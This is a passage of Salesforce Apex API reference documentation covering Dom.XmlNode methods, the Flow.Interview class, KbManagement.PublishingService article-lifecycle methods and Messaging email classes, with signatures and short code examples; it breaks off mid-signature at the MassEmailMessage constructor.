Creates a child comment node for this node.

Signature

```
public Dom.XmlNode addCommentNode(String text)
```

Parameters

text
Type: String

The *text* argument can't have a `null` value.

Return Value

Type: Dom.XmlNode

addTextNode(text)

Creates a child text node for this node.

Signature

```
public Dom.XmlNode addTextNode(String text)
```

Parameters

text
Type: String

The *text* argument can't have a `null` value.

Return Value

Type: Dom.XmlNode

getAttribute(key, keyNamespace)

Returns *namespacePrefix:attributeValue* for the given key and key namespace.

Signature

```
public String getAttribute(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

Example

For example, for the `<foo a:b="c:d" />` element:

- `getAttribute` returns `c:d`
- `getAttributeValue` returns `d`

getAttributeCount()

Returns the number of attributes for this node.

Signature

```
public Integer getAttributeCount()
```

Return Value

Type: Integer

getAttributeKeyAt(index)

Returns the attribute key for the given index. Index values start at 0.

Signature

```
public String getAttributeKeyAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

getAttributeKeyNsAt(index)

Returns the attribute key namespace for the given index.

Signature

```
public String getAttributeKeyNsAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

getAttributeValue(key, keyNamespace)

Returns the attribute value for the given key and key namespace.

Signature

```
public String getAttributeValue(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

Example

For example, for the `<foo a:b="c:d" />` element:

- `getAttribute` returns `c:d`
- `getAttributeValue` returns `d`

getAttributeValueNs(key, keyNamespace)

Returns the attribute value namespace for the given key and key namespace.

Signature

```
public String getAttributeValueNs(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

getChildElement(name, namespace)

Returns the child element node for the node with the given name and namespace.

Signature

```
public Dom.XmlNode getChildElement(String name, String namespace)
```

Parameters

name
Type: String

namespace
Type: String

Return Value

Type: Dom.XmlNode

getChildElements()

Returns the child element nodes for this node. This doesn't include child text or comment nodes.

Signature

```
public Dom.XmlNode[] getChildElements()
```

Return Value

Type: Dom.XmlNode[]

`getChildren()`

Returns the child nodes for this node. This includes all node types.

Signature

```
public Dom.XmlNode[] getChildren()
```

Return Value

Type: Dom.XmlNode[]

`getName()`

Returns the element name.

Signature

```
public String getName()
```

Return Value

Type: String

`getNamespace()`

Returns the namespace of the element.

Signature

```
public String getNamespace()
```

Return Value

Type: String

`getNamespaceFor(prefix)`

Returns the namespace of the element for the given prefix.

Signature

```
public String getNamespaceFor(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: String

`getNodeType()`

Returns the node type.

Signature

```
public Dom.XmlNodeType getNodeType()
```

Return Value

Type: Dom.XmlNodeType

`getParent()`

Returns the parent of this element.

Signature

```
public Dom.XmlNode getParent()
```

Return Value

Type: Dom.XmlNode

`getPrefixFor(namespace)`

Returns the prefix of the given namespace.

Signature

```
public String getPrefixFor(String namespace)
```

Parameters

namespace
Type: String

The *namespace* argument can't have a `null` value.

Return Value

Type: String

`getText()`

Returns the text for this node.

Signature

```
public String getText()
```

Return Value

Type: String

`removeAttribute(key, keyNamespace)`

Removes the attribute with the given key and key namespace. Returns `true` if successful, `false` otherwise.

Signature

```
public Boolean removeAttribute(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: Boolean

`removeChild(childNode)`

Removes the given child node.

Signature

```
public Boolean removeChild(Dom.XmlNode childNode)
```

Parameters

childNode
Type: Dom.XmlNode

Return Value

Type: Boolean

`setAttribute(key, value)`

Sets the key attribute value.

Signature

```
public Void setAttribute(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

setAttributeNs(key, value, keyNamespace, valueNamespace)

Sets the key attribute value.

Signature

```
public Void setAttributeNs(String key, String value, String keyNamespace, String
valueNamespace)
```

Parameters

key
Type: String

value
Type: String

keyNamespace
Type: String

valueNamespace
Type: String

Return Value

Type: Void

setNamespace(prefix, namespace)

Sets the namespace for the given prefix.

Signature

```
public Void setNamespace(String prefix, String namespace)
```

Parameters

prefix
Type: String

namespace
Type: String

Return Value

Type: Void

Flow Namespace

The `Flow` namespace provides a class for advanced Visualforce controller access to flows.

The following is the class in the `Flow` namespace.

IN THIS SECTION:

Interview Class
The `Flow.Interview` class provides advanced Visualforce controller access to flows and the ability to start a flow.

Interview Class

The `Flow.Interview` class provides advanced Visualforce controller access to flows and the ability to start a flow.

Namespace

Flow

Usage

The `Flow.Interview` class is used with Visual Workflow. Use the methods in this class to invoke an autolaunched flow or to enable a Visualforce controller to access a flow variable..

Example

The following sample uses the `getVariableValue` method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a *vaBreadCrumb* variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleController {

   //Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');
```

```
        return(aBreadCrumb==null ? 'Home': aBreadCrumb);

    }
}
```

The following includes a sample controller that starts a flow and the corresponding Visualforce page. The Visualforce page contains an input box and a start button. When the user enters a number in the input box and clicks **Start**, the controller's `start` method is called. The button saves the user-entered value to the flow's `input` variable and launches the flow using the `start` method. The flow doubles the value of `input` and assigns it to the `output` variable, and the output label displays the value for `output` by using the `getVariableValue` method.

```
public class FlowController {

    //Instance of the Flow
    public Flow.Interview.doubler myFlow {get; set;}
    public Double value {get; set;}

    public Double getOutput() {
        if (myFlow == null) return null;
        return (Double)(myFlow.getVariableValue('v1'));
    }

    public void start() {
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('v1', input);
        myFlow = new Flow.Interview.doubler(myMap);
        myFlow.start();
    }
}
```

The following is the Visualforce page that uses the sample flow controller.

```
<apex:page controller="FlowController">
    <apex:outputLabel id="text">v1 = {!output}</apex:outputLabel>

    <apex:form >
        value : <apex:inputText value="{!output}"/>
        <apex:commandButton action="{!start}" value="Start" reRender="text"/>
    </apex:form>
</apex:page>
```

Interview Methods

The following are instance methods for `Interview`.

IN THIS SECTION:

getVariableValue(variableName)

Returns the value of the specified flow variable. The flow variable can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element.

start()

Invokes an autolaunched flow or user provisioning flow.

`getVariableValue(variableName)`

Returns the value of the specified flow variable. The flow variable can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element.

Signature

```
public Object getVariableValue(String variableName)
```

Parameters

`variableName`
Type: String

Specifies the unique name of the flow variable.

Return Value

Type: Object

Usage

The returned variable value comes from whichever flow the interview is currently running. If the specified variable can't be found in that flow, the method returns `null`.

This method checks for the existence of the variable at run time only, not at compile time.

start()

Invokes an autolaunched flow or user provisioning flow.

Signature

```
public Void start()
```

Return Value

Type: Void

Usage

This method can be used only with flows that have one of these types.

- Autolaunched Flow
- User Provisioning Flow

For details, see "Flow Types" in the *Visual Workflow Guide*.

When a flow user invokes an autolaunched flow, the active flow version is run. If there's no active version, the latest version is run. When a flow admin invokes an autolaunched flow, the latest version is always run.

KbManagement Namespace

The `KbManagement` namespace provides a class for managing knowledge articles.

The following is the class in the `KbManagement` namespace.

IN THIS SECTION:

PublishingService Class

Use the methods in the `KbManagement.PublishingService` class to manage the lifecycle of an article and its translations.

Namespace

KbManagement

Usage

Use the methods in the `KbManagement.PublishingService` class to manage the following parts of the lifecycle of an article and its translations:

- Publishing
- Updating
- Retrieving
- Deleting
- Submitting for translation
- Setting a translation to complete or incomplete status
- Archiving
- Assigning review tasks for draft articles or translations

Note: Date values are based on GMT.

To use the methods in this class, you must enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

PublishingService Methods

The following are methods for `PublishingService`. All methods are static.

IN THIS SECTION:

assignDraftArticleTask(articleId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft article.

assignDraftTranslationTask(articleVersionId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft translation.

cancelScheduledArchivingOfArticle(articleId)

Cancels the scheduled archiving of an online article.

cancelScheduledPublicationOfArticle(articleId)

Cancels the scheduled publication of a draft article.

completeTranslation(articleVersionId)

Puts a translation in a completed state that is ready to publish.

deleteArchivedArticle(articleId)

Deletes an archived article.

deleteArchivedArticleVersion(articleId, versionNumber)

Deletes a specific version of an archived article.

deleteDraftArticle(articleId)

Deletes a draft article.

deleteDraftTranslation(articleVersionId)

Deletes a draft translation.

editArchivedArticle(articleId)

Creates a draft article from the archived master version and returns the new draft master version ID of the article.

editOnlineArticle(articleId, unpublish)

Creates a draft article from the online version and returns the new draft master version ID of the article. Also, unpublishes the online article, if *`unpublish`* is set to `true`.

editPublishedTranslation(articleId, language, unpublish)

Creates a draft version of the online translation for a specific language and returns the new draft master version ID of the article. Also, unpublishes the article, if set to `true`.

publishArticle(articleId, flagAsNew)

Publishes an article. If *`flagAsNew`* is set to `true`, the article is published as a major version.

restoreOldVersion(articleId, versionNumber)

Creates a draft article from an existing online article based on the specified archived version of the article and returns the article version ID.

scheduleForPublication(articleId, scheduledDate)

Schedules the article for publication as a major version. If the specified date is null, the article is published immediately.

setTranslationToIncomplete(articleVersionId)

Sets a draft translation that is ready for publication back to “in progress” status.

submitForTranslation(articleId, language, assigneeId, dueDate)

Submits an article for translation to the specified language. Also assigns the specified user and due date to the submittal and returns new ID of the draft translation.

archiveOnlineArticle(articleId, scheduledDate)

Archives an online version of an article. If the specified scheduledDate is null, the article is archived immediately. Otherwise, it archives the article on the scheduled date.

Signature

```
public static Void archiveOnlineArticle(String articleId, Datetime scheduledDate)
```

Parameters

articleId
Type: String

scheduledDate
Type: Datetime

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);
KbManagement.PublishingService.archiveOnlineArticle(articleId, scheduledDate);
```

assignDraftArticleTask(articleId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft article.

Signature

```
public static Void assignDraftArticleTask(String articleId, String assigneeId, String
instructions, Datetime dueDate, Boolean sendEmailNotification)
```

Parameters

articleId
Type: String

assigneeId
Type: String

instructions
Type: String

dueDate
Type: Datetime

sendEmailNotification
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
String assigneeId = '';
String instructions = 'Please review this draft.';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);
KbManagement.PublishingService.assignDraftArticleTask(articleId, assigneeId, instructions,
 dueDate, true);
```

assignDraftTranslationTask(articleVersionId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft translation.

Signature

```
public static Void assignDraftTranslationTask(String articleVersionId, String assigneeId,
String instructions, Datetime dueDate, Boolean sendEmailNotification)
```

Parameters

articleVersionId
Type: String

assigneeId
Type: String

instructions
Type: String

dueDate
Type: Datetime

sendEmailNotification
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
String assigneeId = 'Insert assignee ID';
String instructions = 'Please review this draft.';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);
KbManagement.PublishingService.assignDraftTranslationTask(articleId, assigneeId,
instructions, dueDate, true);
```

cancelScheduledArchivingOfArticle(articleId)

Cancels the scheduled archiving of an online article.

Signature

```
public static Void cancelScheduledArchivingOfArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.cancelScheduledArchivingOfArticle (articleId);
```

cancelScheduledPublicationOfArticle(articleId)

Cancels the scheduled publication of a draft article.

Signature

```
public static Void cancelScheduledPublicationOfArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.cancelScheduledPublicationOfArticle (articleId);
```

completeTranslation(articleVersionId)

Puts a translation in a completed state that is ready to publish.

Signature

```
public static Void completeTranslation(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.completeTranslation(articleVersionId);
```

deleteArchivedArticle(articleId)

Deletes an archived article.

Signature

```
public static Void deleteArchivedArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.deleteArchivedArticle(articleId);
```

deleteArchivedArticleVersion(articleId, versionNumber)

Deletes a specific version of an archived article.

Signature

```
public static Void deleteArchivedArticleVersion(String articleId, Integer versionNumber)
```

Parameters

articleId
Type: String

versionNumber
Type: Integer

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Integer versionNumber = 1;
KbManagement.PublishingService.deleteArchivedArticleVersion(articleId, versionNumber);
```

deleteDraftArticle(articleId)

Deletes a draft article.

Signature

```
public static Void deleteDraftArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.deleteDraftArticle(articleId);
```

deleteDraftTranslation(articleVersionId)

Deletes a draft translation.

Signature

```
public static Void deleteDraftTranslation(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.deleteDraftTranslation (articleVersionId);
```

editArchivedArticle(articleId)

Creates a draft article from the archived master version and returns the new draft master version ID of the article.

Signature

```
public static String editArchivedArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.editArchivedArticle(articleId);
```

editOnlineArticle(articleId, unpublish)

Creates a draft article from the online version and returns the new draft master version ID of the article. Also, unpublishes the online article, if *unpublish* is set to `true`.

Signature

```
public static String editOnlineArticle(String articleId, Boolean unpublish)
```

Parameters

articleId
Type: String

unpublish
Type: Boolean

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.editOnlineArticle (articleId, true);
```

editPublishedTranslation(articleId, language, unpublish)

Creates a draft version of the online translation for a specific language and returns the new draft master version ID of the article. Also, unpublishes the article, if set to `true`.

Signature

```
public static String editPublishedTranslation(String articleId, String language, Boolean
unpublish)
```

Parameters

articleId
Type: String

language
Type: String

unpublish
Type: Boolean

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String language = 'fr';
String id = KbManagement.PublishingService.editPublishedTranslation(articleId, language,
true);
```

publishArticle(articleId, flagAsNew)

Publishes an article. If *flagAsNew* is set to `true`, the article is published as a major version.

Signature

```
public static Void publishArticle(String articleId, Boolean flagAsNew)
```

Parameters

articleId
Type: String

flagAsNew
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.publishArticle(articleId, true);
```

restoreOldVersion(articleId, versionNumber)

Creates a draft article from an existing online article based on the specified archived version of the article and returns the article version ID.

Signature

```
public static String restoreOldVersion(String articleId, Integer versionNumber)
```

Parameters

articleId
Type: String

versionNumber
Type: Integer

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.restoreOldVersion (articleId, 1);
```

scheduleForPublication(articleId, scheduledDate)

Schedules the article for publication as a major version. If the specified date is null, the article is published immediately.

Signature

```
public static Void scheduleForPublication(String articleId, Datetime scheduledDate)
```

Parameters

articleId
Type: String

scheduledDate
Type: Datetime

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);
KbManagement.PublishingService.scheduleForPublication(articleId, scheduledDate);
```

setTranslationToIncomplete(articleVersionId)

Sets a draft translation that is ready for publication back to "in progress" status.

Signature

```
public static Void setTranslationToIncomplete(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.setTranslationToIncomplete(articleVersionId);
```

submitForTranslation(articleId, language, assigneeId, dueDate)

Submits an article for translation to the specified language. Also assigns the specified user and due date to the submittal and returns new ID of the draft translation.

Signature

```
public static String submitForTranslation(String articleId, String language, String
assigneeId, Datetime dueDate)
```

Parameters

articleId
Type: String

language
Type: String

assigneeId
Type: String

dueDate
Type: Datetime

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String language = 'fr';
String assigneeId = 'Insert assignee ID';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12,1);
String id = KbManagement.PublishingService.submitForTranslation(articleId, language,
assigneeId, dueDate);
```

Messaging Namespace

The `Messaging` namespace provides classes and methods for Salesforce outbound and inbound email functionality.

The following are the classes in the `Messaging` namespace.

IN THIS SECTION:

Email Class (Base Email Methods)
Contains base email methods common to both single and mass email.

EmailFileAttachment Class
EmailFileAttachment is used in SingleEmailMessage to specify attachments passed in as part of the request, as opposed to existing documents in Salesforce.

InboundEmail Class
Represents an inbound email object.

InboundEmail.BinaryAttachment Class
An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

InboundEmail.TextAttachment Class
An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

InboundEmailResult Class
The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful.

InboundEnvelope Class
The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

MassEmailMessage Class
Contains methods for sending mass email.

InboundEmail.Header Class
An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following properties.

PushNotification Class

`PushNotification` is used to configure push notifications and send them from an Apex trigger.

PushNotificationPayload Class

Contains methods to create the notification message payload for an Apple device.

SendEmailError Class

Represents an error that the SendEmailResult object may contain.

SendEmailResult Class

Contains the result of sending an email message.

SingleEmailMessage Methods

Contains methods for sending single email messages.

Email Class (Base Email Methods)

Contains base email methods common to both single and mass email.

Namespace

Messaging

Usage

Note: If templates are not being used, all email content must be in plain text, HTML, or both.Visualforce email templates cannot be used for mass email.

Email Methods

The following are methods for `Email`. All are instance methods.

IN THIS SECTION:

setBccSender(bcc)

Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent.

setReplyTo(replyAddress)

Optional. The email address that receives the message when a recipient replies.

setTemplateID(templateId)

The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

setSaveAsActivity(saveAsActivity)

Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`. If HTML email tracking is enabled for the organization, you will be able to track open rates.

setSenderDisplayName(displayName)

Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a SingleEmailMessage has defined its `DisplayName` field.

setUseSignature(useSignature)
Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

`setBccSender(bcc)`

Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent.

Signature

```
public Void setBccSender(Boolean bcc)
```

Parameters

bcc
Type: Boolean

Return Value

Type: Void

Usage

Note: If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED`. Contact your Salesforce representative for information on BCC compliance.

`setReplyTo(replyAddress)`

Optional. The email address that receives the message when a recipient replies.

Signature

```
public Void setReplyTo(String replyAddress)
```

Parameters

replyAddress
Type: String

Return Value

Type: Void

`setTemplateID(templateId)`

The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setTemplateID(ID templateId)
```

Parameters

templateId
Type: ID

Return Value

Type: Void

Usage

Note: `setHtmlBody` and `setPlainTextBody` apply only to single email methods, not to mass email methods.

`setSaveAsActivity(saveAsActivity)`

Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`. If HTML email tracking is enabled for the organization, you will be able to track open rates.

Signature

```
public Void setSaveAsActivity(Boolean saveAsActivity)
```

Parameters

saveAsActivity
Type: Boolean

Return Value

Type: Void

`setSenderDisplayName(displayName)`

Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a SingleEmailMessage has defined its `DisplayName` field.

Signature

```
public Void setSenderDisplayName(String displayName)
```

Parameters

displayName
Type: String

Return Value

Type: Void

`setUseSignature(useSignature)`

Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

Signature

```
public Void setUseSignature(Boolean useSignature)
```

Parameters

`useSignature`
Type: Boolean

Return Value

Type: Void

EmailFileAttachment Class

EmailFileAttachment is used in SingleEmailMessage to specify attachments passed in as part of the request, as opposed to existing documents in Salesforce.

Namespace

Messaging

IN THIS SECTION:

EmailFileAttachment Constructors

The following are constructors for `EmailFileAttachment`.

IN THIS SECTION:

`EmailFileAttachment()`

Creates a new instance of the `Messaging.EmailFileAttachment` class.

Signature

```
public EmailFileAttachment()
```

EmailFileAttachment Methods

The following are methods for `EmailFileAttachment`. All are instance methods.

IN THIS SECTION:

`setBody(attachment)`

Sets the attachment itself.

Signature

```
public Void setBody(Blob attachment)
```

Parameters

`attachment`
Type: Blob

Return Value

Type: Void

`setContentType(contentType)`

Sets the attachment's Content-Type.

Signature

```
public Void setContentType(String contentType)
```

Parameters

`contentType`
Type: String

Return Value

Type: Void

`setFileName(fileName)`

Sets the name of the file to attach.

Signature

```
public Void setFileName(String fileName)
```

Parameters

`fileName`
Type: String

Return Value

Type: Void

`setInline(isInline)`

Specifies a Content-Disposition of inline (`true`) or attachment (`false`).

Signature

```
public Void setInline(Boolean isInline)
```

Parameters

`isInline`
Type: Boolean

Return Value

Type: Void

Usage

In most cases, inline content is displayed to the user when the message is opened. Attachment content requires user action to be displayed.

InboundEmail Class

Represents an inbound email object.

Namespace

Messaging

IN THIS SECTION:

InboundEmail Constructors

The following are constructors for `InboundEmail`.

IN THIS SECTION:

`InboundEmail()`

Creates a new instance of the `Messaging.InboundEmail` class.

Signature

```
public InboundEmail()
```

InboundEmail Properties

The following are properties for `InboundEmail`.

IN THIS SECTION:

messageId
The Message-ID—the incoming email's unique identifier.

plainTextBody
The plain text version of the email, if specified by the sender.

plainTextBodyIsTruncated
Indicates whether the plain body text is truncated (`true`) or not (`false`.)

references
The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

replyTo
The email address that appears in the reply-to header.

subject
The subject line of the email, if any.

textAttachments
A list of text attachments received with the email, if any.

toAddresses
The email address that appears in the `To` field.

binaryAttachments

A list of binary attachments received with the email, if any.

Signature

```
public InboundEmail.BinaryAttachment[] binaryAttachments {get; set;}
```

Property Value

Type: InboundEmail.BinaryAttachment[]

Usage

Examples of binary attachments include image, audio, application, and video files.

ccAddresses

A list of carbon copy (CC) addresses, if any.

Signature

```
public String[] ccAddresses {get; set;}
```

Property Value

Type: String[]

fromAddress

The email address that appears in the From field.

Signature

```
public String fromAddress {get; set;}
```

Property Value

Type: String

fromName

The name that appears in the From field, if any.

Signature

```
public String fromName {get; set;}
```

Property Value

Type: String

headers

A list of the RFC 2822 headers in the email.

Signature

```
public InboundEmail.Header[] headers {get; set;}
```

Property Value

Type: InboundEmail.Header[]

Usage

The list of the RFC 2822 headers includes:

- Recieved from
- Custom headers
- Message-ID
- Date

htmlBody

The HTML version of the email, if specified by the sender.

Signature

```
public String htmlBody {get; set;}
```

Property Value

Type: String

htmlBodyIsTruncated

Indicates whether the HTML body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean htmlBodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

inReplyTo

The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.

Signature

```
public String inReplyTo {get; set;}
```

Property Value

Type: String

messageId

The Message-ID—the incoming email's unique identifier.

Signature

```
public String messageId {get; set;}
```

Property Value

Type: String

plainTextBody

The plain text version of the email, if specified by the sender.

Signature

```
public String plainTextBody {get; set;}
```

Property Value

Type: String

plainTextBodyIsTruncated

Indicates whether the plain body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean plainTextBodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

references

The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Signature

```
public String[] references {get; set;}
```

Property Value

Type: String[]

replyTo

The email address that appears in the reply-to header.

Signature

```
public String replyTo {get; set;}
```

Property Value

Type: String

Usage

If there is no reply-to header, this field is identical to the `fromAddress` field.

subject

The subject line of the email, if any.

Signature

```
public String subject {get; set;}
```

Property Value

Type: String

textAttachments

A list of text attachments received with the email, if any.

Signature

```
public InboundEmail.TextAttachment[] textAttachments {get; set;}
```

Property Value

Type: InboundEmail.TextAttachment[]

Usage

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

toAddresses

The email address that appears in the `To` field.

Signature

```
public String[] toAddresses {get; set;}
```

Property Value

Type: String[]

InboundEmail.BinaryAttachment Class

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Namespace

Messaging

Usage

Examples of binary attachments include image, audio, application, and video files.

IN THIS SECTION:

InboundEmail.BinaryAttachment Constructors

The following are constructors for `InboundEmail.BinaryAttachment`.

IN THIS SECTION:

`InboundEmail.BinaryAttachment()`

Creates a new instance of the `Messaging.InboundEmail.BinaryAttachment` class.

Signature

```
public InboundEmail.BinaryAttachment()
```

InboundEmail.BinaryAttachment Properties

The following are properties for `InboundEmail.BinaryAttachment`.

IN THIS SECTION:

body

The body of the attachment.

Signature

```
public Blob body {get; set;}
```

Property Value

Type: Blob

fileName

The name of the attached file.

Signature

```
public String fileName {get; set;}
```

Property Value

Type: String

headers

Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

Signature

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

Property Value

Type: List<Messaging.InboundEmail.Header>

mimeTypeSubType

The primary and sub MIME-type.

Signature

```
public String mimeTypeSubType {get; set;}
```

Property Value

Type: String

InboundEmail.TextAttachment Class

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

Namespace

Messaging

Usage

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

IN THIS SECTION:

InboundEmail.TextAttachment Constructors

The following are constructors for `InboundEmail.TextAttachment`.

IN THIS SECTION:

`InboundEmail.TextAttachment()`

Creates a new instance of the `Messaging.InboundEmail.TextAttachment` class.

Signature

```
public InboundEmail.TextAttachment()
```

InboundEmail.TextAttachment Properties

The following are properties for `InboundEmail.TextAttachment`.

IN THIS SECTION:

headers
Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

mimeTypeSubType
The primary and sub MIME-type.

body

The body of the attachment.

Signature

```
public String body {get; set;}
```

Property Value

Type: String

bodyIsTruncated

Indicates whether the attachment body text is truncated (`true`) or not (`false`.)

Signature

```
public Boolean bodyIsTruncated {get; set;}
```

Property Value

Type: Boolean

charset

The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.

Signature

```
public String charset {get; set;}
```

Property Value

Type: String

fileName

The name of the attached file.

Signature

```
public String fileName {get; set;}
```

Property Value

Type: String

headers

Any header values associated with the attachment. Examples of header names include `Content-Type`, `Content-Transfer-Encoding`, and `Content-ID`.

Signature

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

Property Value

Type: List<Messaging.InboundEmail.Header>

mimeTypeSubType

The primary and sub MIME-type.

Signature

```
public String mimeTypeSubType {get; set;}
```

Property Value

Type: String

InboundEmailResult Class

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful.

Namespace

Messaging

InboundEmailResult Properties

The following are properties for `InboundEmailResult`.

IN THIS SECTION:

message
A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

success
A value that indicates whether the email was successfully processed.

message

A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

Signature

```
public String message {get; set;}
```

Property Value

Type: String

success

A value that indicates whether the email was successfully processed.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

Usage

If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.

InboundEnvelope Class

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Namespace

Messaging

InboundEnvelope Properties

The following are properties for `InboundEnvelope`.

IN THIS SECTION:

fromAddress
The name that appears in the `From` field of the envelope, if any.

toAddress
The name that appears in the `To` field of the envelope, if any.

fromAddress

The name that appears in the `From` field of the envelope, if any.

Signature

```
public String fromAddress {get; set;}
```

Property Value

Type: String

toAddress

The name that appears in the `To` field of the envelope, if any.

Signature

```
public String toAddress {get; set;}
```

Property Value

Type: String

MassEmailMessage Class

Contains methods for sending mass email.

Namespace

Messaging

Usage

All base email (`Email` class) methods are also available to the `MassEmailMessage` objects.

IN THIS SECTION:

SEE ALSO:

Email Class (Base Email Methods)

MassEmailMessage Constructors

The following are constructors for `MassEmailMessage`.

IN THIS SECTION:

MassEmailMessage()

Creates a new instance of the `Messaging.MassEmailMessage` class.

Signature

```
